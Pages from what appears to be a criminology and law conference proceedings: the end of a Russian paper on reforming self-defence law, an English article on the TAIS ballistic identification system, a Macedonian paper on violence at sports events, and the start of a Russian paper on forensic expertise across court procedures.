К сожалению на протяжении десятилетий в этом плане и в законодательстве, и в судебной практике меняется немного. Так, еще в 1995 г. И. Звечаровский и Ю. Чайка писали: «Избрав путь общего определения правомерности необходимой обороны (на все случаи жизни), законодатель тем самым поставил потенциального субъекта необходимой обороны в ситуацию, при которой он должен не только дожидаться нападения, но и определить его направленность (на жизнь или другие блага) и выяснить характер применяемого или угрожающего насилия, т. е. решить те вопросы, которые вызывают трудности даже у специалистов и которые без разъяснения Пленума Верховного Суда однозначно толковаться (а, следовательно, и применяться) не будут. Цена же ошибки общеизвестна: конфликт с уголовным законом со всеми вытекающими отсюда последствиями. Ознакомление с содержанием ст.13 УК РСФСР невольно создает впечатление, что в решении рассматриваемой проблемы мы, образно говоря, пытаемся «усидеть на двух стульях». С одной стороны - повсеместно говорим о том, что защита правоохраняемых благ самим подвергшимся нападению не только может, но и должна иметь место. С другой - регламентируем ее столь изощренно, что человеку... выгоднее воздерживаться от реализации своего права»⁵. «В места лишения свободы за превышение пределов необходимой обороны, - сейчас констатируют В. Г. Гаршин, Н. Л. Высоцкая, - ежегодно отбывают наказание порядка 2000 человек. Сколько из них невиновных? - Вопрос открытый. И перед жертвой насилия по-прежнему встает почти гамлетовский вопрос: «Бить и сидеть или не быть на этом свете?»⁶.

В связи с приведенными высказываниями надо подчеркнуть, что основным направлением совершенствования норм об обстоятельствах, исключаящих

5 Звечаровский И., Чайка Ю. Законодательная регламентация необходимой обороны // Законность. 1995. № 8. С.34.

6 Гаршин В. Г., Высоцкая Н. Л. Необходимая оборона // Российская юстиция. 2006. № 3. С. 21.

преступность деяния, должны стать, с одной стороны, *четкое обозначение в уголовном законе общественно полезных деяний, обеспечивающих интересы личности, общества и государства, а с другой стороны, исчерпывающе точное формулирование составов превышения пределов необходимой обороны, крайней необходимости, мер, необходимых для задержания лица, совершившего преступление, и состава необоснованного риска*. При этом вполне в духе принципов равенства, справедливости и законности было бы включение в УК нормы, предусматривающей (на подобие закрепленных в ст. 30 (приготовление к преступлению и покушение на преступление), 33 (виды соучастников преступления) или в ст. 66 (назначение наказания за неоконченное преступление), 67 (назначение наказания за преступление, совершенное в соучастии) общие основания применения норм с этими составами или правила назначения наказания лицам, совершившим такие преступления. Тогда, в отличие от нынешнего положения дел, отпадет необходимость гражданам оправдывать правомерность своих общественно полезных деяний («на все случаи жизни»), тогда следователь и обвинение будут в полном соответствии со ст. 49 Конституции доказывать составы превышений и необоснованного риска. Может быть тогда и гражданам не будет «выгоднее воздержаться от реализации своего права», а в местах лишения свободы окажется гораздо меньше жертв судебных ошибок, нежели в настоящее время.

Касаясь же необходимой обороны, нельзя не заметить, что в общем-то эти же цели преследовал и законодатель, неоднократно Законами от 14 марта 2002 г. № 29-ФЗ, 8 декабря 2003 г. № 162-ФЗ и 27 июля 2006 г. № 153-ФЗ уточнявший содержание ст. 37 УК. Так, из ее части первой (*«Не является преступлением причинение вреда посягающему лицу в состоянии необходимой обороны, то есть при защите личности и прав обороняющегося или других лиц, охраняемых законом интересов общества или государства от общественно опасного посягательства, если это посягательство было сопряжено с насилием, опасным для жизни обороняющегося или другого лица, либо с непосредственной угрозой применения такого насилия»*) следует, что *«если это посягательство было сопряжено с насилием, опасным для жизни»*, то лишение жизни посягающего допустимо, справедливо и законно. Между тем возникает вопрос, а как быть, если такое посягательство создает опасность для здоровья или направлено против свободы личности либо половой свободы и неприкосновенности? Надо ли жертвам дожидаться пока, к примеру, муж, неоднократно до этого «просто» избивавший жену, начнет ее калечить или убивать; либо лицо, похищаемое группой преступников, которое внешне может вообще показаться «встречей старых друзей», определяют по месту предполагаемого нахождения: подвал, клетку, яму либо в какое-нибудь другое специально оборудованное помещение; наконец, женщина или подросток при обстоятельствах, в целом не угрожавших их жизни, будет изнасилована или против него будут совершены насильственные действия сексуального характера? Возможна ли в такого рода ситуациях защита указанных социальных благ путем лишения жизни посягавших?⁷

Д. Гарбатович по этому поводу пишет, что «в целях прекращения дискуссии относительно возможности защиты половой свободы и половой неприкосновенности любыми средствами, вплоть до лишения жизни посягающих на них

7 При «царизме», кстати, была возможна, ибо в Уложении о наказаниях уголовных и исправительных 1845 г. для сегодняшнего дня вполне «революционно» указывалось, что «нанесение притом нападавшему ран, увечья и самой смерти не вменяется в вину, когда от нападения... действительно подвергались опасности жизнь, здоровье, или свобода оборонявшегося» – ст. 107; «Оборона также признается необходимой и со стороны женщины против посягающего насильственно на ее целомудрие и честь» – ст. 108 (Российское законодательство X-XX веков. М., 1988. Т. 6. С. 195).

лиц, нам представляется необходимым следующее. Целесообразно установить за изнасилование и насильственные действия сексуального характера такое же наказание, которое законодатель признает справедливым в отношении лиц, умышленно причинивших тяжкий вред здоровью потерпевших. Таким образом, рассматриваемые деяния получают оценку, адекватную степени их общественной опасности. В этом случае при необходимой обороне от посягательства на половую свободу, половую неприкосновенность защищающаяся жертва будет вправе причинить смерть нападающему, даже если нападение и не будет связано с насилием, опасным для жизни»⁸.

Наверное, и такое решение возможно. Однако более общим и более справедливым было бы включение важнейших после жизни социальных благ личности: здоровья, личной свободы, половой свободы и неприкосновенности в часть первую ст.37 УК. Ведь нынешняя ее редакция лишь «уравнивает» жизнь жертвы с жизнью преступника, на нее посягнувшего, и не более того. Между тем необходимо, чтобы с жизнью преступника были «уравнены» и другие наиболее ценные блага личности. Тогда, хоть в какой-то мере, можно будет говорить о справедливом приоритете прав обороняющегося над правами посягающего. Когда последний, будь-то: муж, посягнувший на здоровье жены, похититель человека или насильник, будет реально осознавать, что в любой момент с начала посягательства он может быть лишен жизни, что законом это разрешено, тогда возможно и в его сознании произойдет определенный переворот и на место преступному куражу придет страх за свою жизнь. Жертвы же может и не станут больше так опасаться встреч с законом, следствием и судом, как сейчас.

С учетом сказанного предлагается такая редакция части первой ст. 37 УК:

1. Общественно полезным признается причинение вреда посягающему лицу в состоянии необходимой обороны, то есть при защите личности и прав обороняющегося или других лиц, охраняемых законом интересов общества или государства от общественно опасного посягательства, если это посягательство было сопряжено с насилием, опасным для жизни, здоровья, личной свободы, половой неприкосновенности или половой свободы обороняющегося или другого лица, либо с непосредственной угрозой применения такого насилия.

Кроме того, в части первые статей 38, 39, 41 УК вместо слов «Не является преступлением» включить слова «Общественно полезным признается», статьи 40 и 42 как соответственно избыточную и инородную из Уголовного кодекса исключить, а главу 8 УК озаглавить таким образом: «Общественно полезные деяния, обеспечивающие интересы личности, общества и государства».

⁸ Гарбатович Д. Необходимая оборона при защите свободы и половой неприкосновенности // Уголовное право. 2008. № 1. С.37.

USE OF THE AUTOMATED BALLISTIC IDENTIFICATION SYSTEMS IN JUDICIAL-BALLISTIC EXPERTISE EXECUTION AND CREATION AND MANAGEMENT OF BULLET-SLEEVES DOCUMENTS

V. B. Vehov¹, V. N. Chernigovsky²

Nowadays the problems of disclosing and investigation the crime connected with use of the rifled firearms become more actual.

The investigatory and judicial expert analysis shows that the number of crimes in which rifled firearms were used become more actual.

The investigatory and judicial expert analysis shows that the number of crimes which include the use of the rifled firearms and ammunitions remains on a high level.

In 2009 more than 4000 similar crimes were registered (www.mvd.ru). Their disclosing stays on an insufficiently effective level. One of the reasons for this is insufficient use of the automated ballistic identification systems, carrying out ballistic research and expertise on a full volume and operative inspections on the available files of bullets and sleeves execution.

The use of similar automated systems provides getting high-quality image copies of the surface subjects under investigation, their keeping, working with and transfer on the existing networks. In the criminalistic practice automated ballistic identification systems make possible to work with more databases, providing the growth of the informational content, decreasing the time of the working process and decision making on the criminalistic expertise compared with the traditional methods.

For example let us examine the automated ballistic identification system “TAIS” on its facilities.



FIG.1: Automated ballistic identification system “TAIS”.

¹ Professor of the Department of the Organization of the investigatory operations of the qualification promotion department.

² Lecturer of the Department of the Trasology and Ballistics.

The automated ballistic identification system "TAIS" is made for the efficiency increase of the federal and regional work with bullet-sleeves documents for the ballistic investigation on a full volume and for automated bullet and sleeve account taken from the accidents' places for making a computer identification of the bullets and sleeves of the taken, found or voluntarily given rifled firearms with the objects taken from the accidents' places (see Fig. 1). [1]

The "TAIS" system can scan a full image of the side surface of a bullet, bottom and side top of the sleeve and a trace peen, a range caliber differs from 5.0 to 11.7 mm of bullets and 5.5 to 22 mm of sleeves. The average time of the change of a sample is 7-10 seconds.

All the images are saved on the database which provides an operative search for any object and sending its image with a help of electronic means to any expert laboratory. This makes the transfer of information absolutely confidential and it is almost instant.

A high quality of the obtained image (the resolution ability of the camera is 2.5 mkm for bullets and 5 mkm for sleeves) and possibility of the further work with an electronic version of this image without using the object significantly accelerate the expertise time and also give an ability to make databases of the fired bullets that form a common informational net.

The developed system makes and keeps the images of the objects and is also capable to make an automated search for similar images that are kept in a database of the system. The average time for collation of two objects from a database is 0.1 – 1.5 seconds. [2]

As a result of automated search an expert-ballistae is given a ranked recommendatory object list for making a decision.

There are some modifications of automated identification systems of (ABIS) "TAIS".

Model 031 provides for automated drawing of a high-quality video image of all side surfaces of both a bullet and a sleeve and also a full image of a bottom of a sleeve. For strongly deformed bullets there is an opportunity to record their different parts.

Specifically developed lighting system provides an optimal illumination of the expertise object and therefore it provides getting, on the one hand, maximum informative image of the surface with any type of cover and on the other hand, it provides frequency and "similarity" of the image of the same object.

It has 2 basic aims simultaneously: carrying out ballistic expertise and investigation on a full volume; proceedings of the operative checks with the available massif of bullets and sleeves.

Automated search and identification is made by all the identification signs of a bullet and on a sleeve by peen, cartridge emphasis and reflector trace (see Fig. 2), (see Fig. 3).

The extent of a database is to 10 000 objects. The extent of the saved information can be widened by using additional technical tools.

Model 031Y has all the functional facilities as Model 031 but in one casing there are two optoelectronic scan systems: the first one is for bullet surface scan and the second one is for sleeve surface scan and they are carried out by one computer.

Model "TAIS-040" includes a server, 3 automated working expert places (model 031, 031Y) for input image of bullets and sleeves, automated administrator work place for a work with a database, local computer network, specialized software that includes account and information system.

It is used for keeping bullet-sleeves documents of a federal (republic) level with an amount of data to 100 000 objects with an opportunity of a further modernization for a widening the database volume (e-mail: ruspribor@mail.com.ru).




Figure 2: Automated search and identification of a bullet.




Figure 3: Automated search and identification of a cartridge.

The important dignity of “TAOS” is its simplicity and convenience in usage. Training for ABIS “TAIS” with no special technical education is 5 days.

System ABIS “TAIS” is continuously updated in collaboration with experts FSC MIA (Forensic Science Center of Ministry of International Affairs) and also with the specialists of the Volgograd Academy of MIA in Russia that make efficiency of usage of automated ballistic identification systems higher for clearances of crime connected with using rifled fire weapons.

References

1. Владимиров В.Ю., Бородин В.Н. Отождествление огнестрельного оружия с использованием идентификационно-поисковой баллистической системы «ТАИС» по следам на выстрелянных пулях. Методические рекомендации / Под ред. В.П. Сальникова, В.Г. Петухова. СПб.: Санкт-Петербургский университет МВД России, 2000. стр. 5-8.
2. Паспорт АБИС «ТАИС-031У»

REVIEW OF THE BASIC PRECONDITIONS FOR EFFECTIVE PREVENTION AND SUPPRESSION OF VIOLENCE AT SPORTING EVENTS

*Janko Jakimov, Jonče Ivanovski
Faculty of Security, Skopje*

Abstract: The issue of dealing with excess situations at sporting events is to a great extent determined both from the aspect of their manifest characteristics (motivation, scope and intensity) and the consequences caused in the form of social damage for the environment. In our wider region there have been numerous analyses carried out aimed at overcoming such situations where the authors clearly point out their characteristics. We have a problem in dealing with them, due to the insufficient insistence on the existing regulations and instruments which can be used in those circumstances. As a proof for this statement, an adequate conclusion may be drawn on the basis of the comparison of the benefits from the actions undertaken for the efficiency in dealing with this type of deviant behavior in our region, supported by numerous successful examples in the world (England, USA, etc.).

1. Introduction

The violence at the sports grounds is a social problem and as it is it has tendency to become a serious threat to the general safety in the country. Lately, the attention of the scientific public and the experts, but also the rest is drawn by the significant growth of violence at the sports grounds. We can say that in the Republic of Macedonia the violence is present at sports events, regardless of the fact that the violence is in the forms of minor hooliganism. In contemporary times, violence takes part not only at the sports grounds but also in all spheres of social living, i.e. there is violence in marriage, violence within a family, violence in schools and violence at work, etc. Because violence is verity in the sport, i.e. at the sports grounds, there is a need for suitable treatment by the authorities.

It is a fact that the sports hooliganism is danger to the country, and especially to the sport, since it directly contributes to endangerment of lives and health of a great number of true friends to the sport, who often become innocent victims of the infuriated crowd. Learning from the European experiences and also the experiences from all around the world where the sport has strong influence on the general trends in the country, the sport violence by its irresistibility can cause far-reaching negative consequences that can be felt for a long time. Every time, in all occasions when great a number of people with disorderly manners gather precautions should be taken for the high potential of violence. It is true that the sports events often escalate into real riots.

Causing riots at sports events is not significant just for investigation of the fundamental problems such as audience behavior, but also for investigation of collective violence, because the sports violence is requisite for collective violence. The common deviant and aggressive behavior at the sports grounds has its roots outside the sport. For objective investigation of the collective behavior at the sports courts, the real reasons that cause the riots should be investigated.

2. Basic features of violence and sports hooliganism

For complete investigation¹ of this subject, at first we should answer what violence and sports hooliganism are respectively, as socially negative phenomena and shapes of deviant behaviors. Violence as a negative social phenomenon can be found throughout the entire human history, manifesting in different shapes and appearances. Today, there is no society where violence is unfamiliar. Violence as a deviant phenomenon often begins to reign in absence of democracy, where the human rights are not respected and where there is no proper management by the authorities. In great number of societies the violence present in great amount obstructs the real possibilities for social and economic development. In professional terminology¹ violence is defined as a spontaneous, unrestrained use of force which is not allowed by the law. In order to explain violence few definitions are given, including the definitions of Shilling G. (1976)² and Kuvachich I. (1979)³ and Tom H. (1978)⁴.

According to the first author, "the violence can be expressed by real or imaginary thing, by words or physical action, by damage we do to ourselves or to others, by shapes that the society or the social groups approve or don't and where the victim of the violence knows or does not know". According to the second author "the violence is a type of a human conduct that passes the limits of expressed anger or angriness by a person, and its final effect is down to destructive ending of a situation with manifestation of physical and mental terror". According to the third author "the violence is a destructive action, behavior or reaction of people who are motivated by a common goal to inflict physical or mental pain to people who opposed the aspiration of the group who makes the violent act".

The violence as well as the sports hooliganism as a shape of deviant behavior is directed towards causing riots and excess conditions. In theory, the term sports hooliganism most commonly is defined as violent and aggressive deviant behavior by individuals and groups at sports events. According to Angelevski M. (2000)⁵ "the sports hooliganism is an individual and mass socially harmful appearance which is composed by destructive violent, aggressive and other shapes of attacks against assets or against the personal integrity of other persons before the sports events, during the sports events or after the sports events".

Considering the fact that the sports hooliganism as an appearance is characteristic for a human individual but also as a group appearance manifested through different shapes of violent and aggressive behaviors, it becomes serious threat for the sport and the country. It is current social problem with rich phenomenology, which today becomes more and more difficult, more dangerous and more complex for detecting, stopping and preventing. Therefore, the history of violence at the sports grounds in Europe and in the Republic of Macedonia, should serve as an initial source of knowledge in order to continue with their analyses, study and explanation. These data are of essential importance for establishing and building national model for stopping, preventing and suppressing the sports violence.

1 According to the contemporary science of violence (lat. violenta = violence, force and logos = science, study) the phrase violence expresses use of physical force for extortion specific behavior from the people.

2 Schilling, G (1976) Aggression and violence in sport. Bulletin of the Federation Internationale D'Education Physique 46, No.4, pp. 162.

3 Kuvačić, I. (1979) Obilje i nasilje, Naprijed, Zagreb, str.161.

4 Toh, H. (1978) Nasilnici, Prosveta, Beograd, str.297.

5 Ангелевски, М. (2000) Карактеристики на насилничките и агресивните однесувања на спортски натпревари и правди на општествена реакција, Годишник на факултетот за безбедност, стр.57.

3. Social strategy for prevention of violence at the sports grounds by use of preventive and repressive precautions

Because every democratic society tends to control and prevent the negative social appearances and their initiators, successful fight against the violence at the sports grounds can be led only if proper national strategy is taken. Considering the meaning and the importance of this phenomenon as a social problem, the social community tries to oppose by the gross available preventive and repressive instruments. In the Republic of Macedonia when violence at the sports grounds is taken into consideration there is tendency to raise a social action for taking preventive and repressive instruments.

In that sense, the instruments, the methods that the relevant factors (subjects) take against the groups and the individuals that in a certain way are getting ready or take part in violent or hooligan behavior at sports events deserve special attention. Starting from the meaning of the sports hooliganism as a contemporary social negative phenomenon, the successful opposing represents a social reaction that is directed towards wide preventive and repressive activities. For successful implementation of the social prevention, the role of the family is of great importance, but also the role of school, the means of public communication (electronic and printed), NGOs, political parties, security organizations, sports clubs, fan groups, the police, legal apparatus and the other state bodies, etc.

In the fight against sports hooliganism it is necessary to include equally all the mentioned factors (subjects), because that is the only way to enable efficient and decisive action against this contemporary phenomenon. An important recommendation for successful fight is the need for planned and program-oriented fight, with clear goals, tasks and instruments. This approach is necessary because none of the mentioned subjects alone can handle this negative phenomenon. By the right and systematic study of this phenomenon, the directions in which the mentioned subjects should move and act are clearly determined.

Because the appearance and the existence of the violence at the sports courts in the Republic of Macedonia is combined with a number of connected initiators, the effective prevention will depend on the commitment and the action of the current factors, i.e. on the society politics in all (the central place takes the relation between the political parties that should stop flaming the interethnic nationalism⁶), on solving the economic and social problems in the society, on the education (The Department of Education should make and promote general and special programs for education of the youngsters), on the parents and the tutors (they should influence the process of proper upbringing and giving directions to the children), on the sports clubs and the fan groups (they should promote fair and correct behavior of their player and fans), on the radio, television, internet and the press which should establish common communication cooperation for informing, on the police (the Ministry of Internal Affairs as a state body should make proper safety assessment of the situation, i.e. predict the gathering, the origin of the gathered people and the type of the sports event), on the security services, which should consistently and professionally accomplish the safety control of the audience at the sports events, etc.

The construction of the single social strategy for violence prevention at the sports courts is a long lasting process which requires a lot of time, patience, skills and forces, but also material resources, therefore with the beginning of that process we can prevent

⁶ Increasing growth of ethnically motivated nationalistic deviant phenomena, mainly from the organized competitive groups has been noticed in recent years at sports events in the Republic of Macedonia.

the violence or initially reduce it to lower level. In the Republic of Macedonia, it is a problem to handle this kind of violence because we observe that there is not enough implementation of the existing regulations and the instruments that can be used in certain circumstances.

Currently in the Republic of Macedonia, strategically and operationally there is lack of national cooperation on sports violence prevention. The cooperation among the subjects competent for preventing excess conditions at the sports events is down to *ad hoc* exchange of information shortly before the beginning of the event or after the event, when due to certain events catastrophic or nearly negative consequences have already taken place. Given the specific area, the efficient preventing means developing proactive approach by the competent subjects based on true and verified analyses and information. In conditions like this the main task for any subject is to provide efficient information flow, because in that way the needed information shall come to the right subject in right time.

When it comes to repressive acting in the Republic of Macedonia there is a legal framework⁷ for violence at sports ground regulation. The existence of legal framework is an important step in the process of resolving the existing violence; however, the legal framework cannot resolve the violence without previous cooperation and initiative by the competent subjects. The current practice shows that there are problems and deficit in the application of the legal regulations, because a great amount of violence is not reduced.

For efficient application of this law and for its complete implementation there is a need for a time span and monitoring by the competent bodies. In situations like these, the experiences of both the West European countries and the neighbouring countries are of great importance, because the flows in the application of the laws are detected more easily. It is characteristic that in these countries a great number of analyses for surpassing these conditions have been made, by which the main flows are indicated during the sanctioning these phenomena.

4. Instead of a conclusion

All that has been mentioned above presents only a general observation of the current problem. What is written in this text (elaborated in details) is compatible with the attitudes and knowledge of the competent group consisting of scientists and experts from the region. Namely, the round table titled "Fight against the violence and deviant behaviour at sports events" held on December 1-2, 2011 in Vrnjacka Banja, gathered the well-known guests from the appropriate scientific fields as well as court institutions, the police, the sports associations, etc. From the detailed presentations supported by facts, a general conclusion can be applied: in the regional states there are systems which are established by appropriate institutions and persons who may, through their authorities, quite satisfactorily manage with different (in their intensity) shapes of deviance; an emphasize can be stressed that all institutions and persons who are involved actively, dedicatedly and in coordination as well as professionally and efficiently should according to their authorities, similarly to the English way of treatment, successfully manage hooliganism and deviant behaviour at sports events.

⁷ Here, the Law on violence prevention and unbecoming behavior at the sports events reached in 2004, is considered.

5. References

1. Ангелевски, М. (2000). Карактеристики на насилничките и агресивните однесувања на спортски натпревари и правци на општествена реакција, Годишник на факултетот за безбедност, бр.1, Скопје, стр. 56-65.
2. Анастасовски, И., Нанев, Л. и Климпер, И. (2009). Превенција и репресија на насилство на фудбалски натпревари, Фудбалска федерација на Македонија, Скопје.
3. Kuvačić, I. (1979). Obilje i nasilje, Naprijed, Zagreb
4. Кепеска, Ј. (2000). Теми од социологијата на спортот, "Дата Понс" - Скопје.
5. Козарев, А. (2007). Насилство и фудбалскиот хулиганизам во Република Македонија, Стела Графика, Скопје.
6. Petković, Ž. (2009). Prevencijakriminalitetanašportskimstadionimakrozplaniranjeokoliša.http://www.mup.hr/UserDocsImages/PA/onkd/32009/zpetkovic_prevencija_kriminaliteta.pdf (23.11.2011).
7. Schilling, G. (1976). Aggression and violence in sport. Bulletin of the Federation Internationale D'Education Physique 46, no.4.
8. Стојановски, Н. (1993). Социолошките аспекти на агресивноста на спортските терени, Зборник на материјали од одржана трибина на 9-10 декември, Битола: Матична и универзитетска библиотека "Климент Охридски", стр. 52-62.
9. Стојчевски, С. (1993). Тивкото политичко насилство-услов за појава на агресивност во спортот, Зборник на материјали од одржана трибина на 9-10 декември, Битола: Матична и универзитетска библиотека "Климент Охридски", стр. 163-167.
10. Savković, M., Đorđević, S. (2010). Na putuprevencijenasiljanasportskimpriredbama:Predlogregionalnogokvirrasaradnje.http://www.ccmr-bg.org/upload/document/1101191101_prevencija_nasilja_.pdf (29.11.2011).
11. Toh, H. (1978). Nasilnici, Prosveta, Beograd.
12. Закон за спречување на насилно и недостојно однесување на спортски натпревари, "Службен весник на Република Македонија", број 89, Скопје, (од 14.12.2004).

PREGLED OSNOVNIH PREDUSLOVA ZA EFIKASNO SPREČAVANJE I SUZBIJANJE NASILJA NA SPORTSKIM DOGAĐAJIMA

Rezime

Problem rešavanja ekscesnih situacija na sportskim događajima u velikom meri je određen kako sa aspekta karakteristika manifestovanja (motivacija, obim i intenzitet), tako i sa aspekta posledica koje nastaju u obliku društvene štete po okolinu. U našem širem regionu sprovedene su brojne analize sa ciljem da se prevaziđu takve situacije, a u kojima autori jasno ističu njihove karakteristike. Mi imamo problem koji se odnosi na njihovo rešavanje usled nedovoljnog insistiranja na postojećim propisima i instrumentima koji se mogu koristiti pod ovim okolnostima. Kao dokaz ove tvrdnje, može se izvesti odgovarajući zaključak na osnovu upoređivanja koristi od efikasno preduzetih akcija za rešavanje ovog tipa devijantnog ponašanja u našem regionu, a koji potvrđuju i brojni uspešni primeri u svetu (Engleska, SAD, itd.).

СУДЕБНАЯ ЭКСПЕРТИЗА В РОССИИ: СОВРЕМЕННОЕ СОСТОЯНИЕ И ТЕНДЕНЦИИ РАЗВИТИЯ

Зайцева Елена Александровна¹

Данный этап развития отечественных процессуальных отраслей права требует поиска новых подходов к решению актуальных проблем доказывания, диктует необходимость разработки положений, направленных на унификацию судебных процедур, повышение их эффективности при минимальных процессуальных издержках. Изменение нормативных положений в части преюдиции (см. дополнения, внесенные в УПК РФ Федеральным законом № 383-ФЗ от 29 декабря 2009 г.²) дают повод для переосмысления ряда положений теории доказывания, в том числе, касающихся судебной экспертизы. Интерпретация преюдиции в изложении Федерального закона № 383-ФЗ значительно отличается от традиционного подхода и позволяет говорить уже о межотраслевом характере проявления данного института в уголовном судопроизводстве.

Судебная экспертиза – далеко не самое дешевое средство доказывания, в связи с этим следует искать пути оптимизации деятельности по вовлечению в сферу доказывания результатов судебно-экспертной деятельности. Один из таких путей – создание единых нормативных основ судебной экспертизы для всех существующих видов судопроизводства, что с учетом тенденций, наметившихся в связи с принятием вышеупомянутого Федерального закона № 383-ФЗ от 29 декабря 2009 г., приобретает особую актуальность.

Следует учитывать, что в отечественном процессуальном праве наряду с процессами дифференциации нормативного материала и вычленения новых отраслей российского права действуют и противоположные по направленности процессы образования межотраслевых правовых институтов, носящих универсальный характер для нормативного регулирования определенных общественных отношений. В этом проявляют себя диалектические закономерности функционирования правовой материи.

Применительно к предмету нашего исследования статьи можно констатировать, что эти интеграционные процессы привели к принятию межотраслевого Федерального закона «О государственной судебно-экспертной деятельности в Российской Федерации»³. Он заложил общие основы государственной экспертной деятельности – независимо от вида судопроизводства, в ходе которого применяются экспертные познания.

Многие положения этого базового правового акта были восприняты отраслевым законодательством, что отразилось непосредственно на формировании в рамках процессуальных отраслей отечественного права близких по содержанию нормативных комплексов, образовавших, соответственно,

¹ Профессор кафедры уголовного процесса, Волгоградской академии МВД России, доктор юридических наук, профессор, e-mail: zaitceva-expert@rambler.ru, тел. 8-902-384-00-84

² См.: п. 2 ст. 3 Федерального закона Российской Федерации от 29 декабря 2009 г. N 383-ФЗ «О внесении изменений в часть первую Налогового кодекса Российской Федерации и отдельные законодательные акты Российской Федерации» // Российская газета. 31 декабря 2009 г. [электронный ресурс]. URL: <http://www.rg.ru/2009/12/31/kodeks-dok.html>

³ О государственной судебно-экспертной деятельности в Российской Федерации: Федеральный закон от 31 мая 2001 г. № 73-ФЗ (ред. от 28.06.2009) – далее ФЗ о ГСЭД // СПС «ГАРАНТ-Максимум. ПРАЙМ». Дата обращения 19 апреля 2011 г.

уголовно-процессуальный, гражданско-процессуальный, арбитражно-процессуальный, конституционно-правовой и административно-процессуальный институты судебной экспертизы. Как показывают результаты сравнения правовых аспектов проведения судебной экспертизы в уголовном, гражданском, арбитражном, конституционном и административном процессах, сходство указанных нормативных общностей очевидно, что проявляется в следующих положениях:

1. В требованиях, относящихся к эксперту, как участнику судопроизводства: а) компетентность эксперта – ч. 1 ст. 57, п. 3. ч. 2 ст. 70 УПК РФ; ч. 2 ст. 378 ТК РФ; ч. 1 ст. 85 ГПК РФ; ч. ч. 1, 4 ст. 55 АПК РФ; ч. 1 ст. 264 КоАП РФ; ч. 1 ст. 63 ФКЗ «О Конституционном Суде Российской Федерации»; б) незаинтересованность в исходе дела и независимость эксперта – п.п. 1, 2 ч. 2 ст. 70 УПК РФ; ч. 1 ст. 18 ГПК РФ; ч. 1 ст. 23 АПК РФ;

2. В общем объеме прав эксперта: ч. 3 ст. 57, п.п. 1, 4 ч. 2 ст. 131 УПК РФ; ч. 3 ст. 85, ст.ст. 94, 95 ГПК РФ; ч.ч. 3, 4 ст. 55, ст.ст. 106, 107 АПК РФ;

3. В нормативном определении статуса отдельных процессуальных видов экспертиз: а) комиссионных экспертиз – ст. 200 УПК РФ; ст. 82 ГПК РФ; ст. 84 АПК РФ; б) комплексных экспертиз – ст. 201 УПК РФ; ст. 83 ГПК РФ; ст. 85 АПК РФ; в) повторных экспертиз – ч. 2 ст. 207 УПК РФ; ч. 2 ст. 87 ГПК РФ; ч. 2 ст. 87 АПК РФ; ч. 1 ст. 380 ТК РФ; г) дополнительных экспертиз – ч. 1 ст. 207 УПК РФ; ч. 1 ст. 87 ГПК РФ; ч. 1 ст. 87 АПК РФ; ч. 2 ст. 380 ТК РФ.

4. В требованиях, предъявляемых к структуре и содержанию заключения эксперта: ст. 204 УПК РФ; ст. 86 ГПК РФ; ст. 86 АПК РФ; ст. 379 ТК РФ; ч. 5, 6 ст. 26.4 КоАП РФ; ст. 63 ФКЗ «О Конституционном Суде Российской Федерации».

5. В возможности допроса эксперта с целью разъяснения данного им заключения: ст. 205 УПК РФ; ч. 1 ст. 85 ГПК РФ; ч. 3 ст. 86 АПК РФ; ст. 63 ФКЗ «О Конституционном Суде Российской Федерации».

Однако обнаруживаются и отличия в нормативном регулировании, что обусловлено специфическими методами правового регулирования, предметом правового регулирования соответствующих процессуальных отраслей, что отражается на процедурах, традиционно свойственных каждому виду судопроизводства. В свою очередь это обусловило и формирование неравноценных комплексов прав участников экспертизы, привело к закреплению в законе разных по содержанию правил об ответственности судебных экспертов, вовлеченных в различные виды процессуальных отношений.

Такая неоправданная, по нашему мнению, дифференциация нормативной регламентации создает непреодолимые препятствия для использования заключений, полученных в одном процессе (например, гражданском), для целей доказывания в уголовном (или ином) судопроизводстве. В контексте положений о расширении пределов преюдиции существование подобных разночтений не способствует оптимизации доказывания.

В современных условиях, представляется, что удешевление судопроизводства и повышение эффективности процессуальной деятельности при минимальных процессуальных издержках является весьма актуальным. Одним из шагов в этом направлении может стать разработка единых нормативных основ экспертной деятельности для всех видов судопроизводства, что позволило бы использовать результаты экспертной деятельности в любом процессе

– независимо от того, нормами какого процессуального права регулировался порядок получения заключения эксперта.

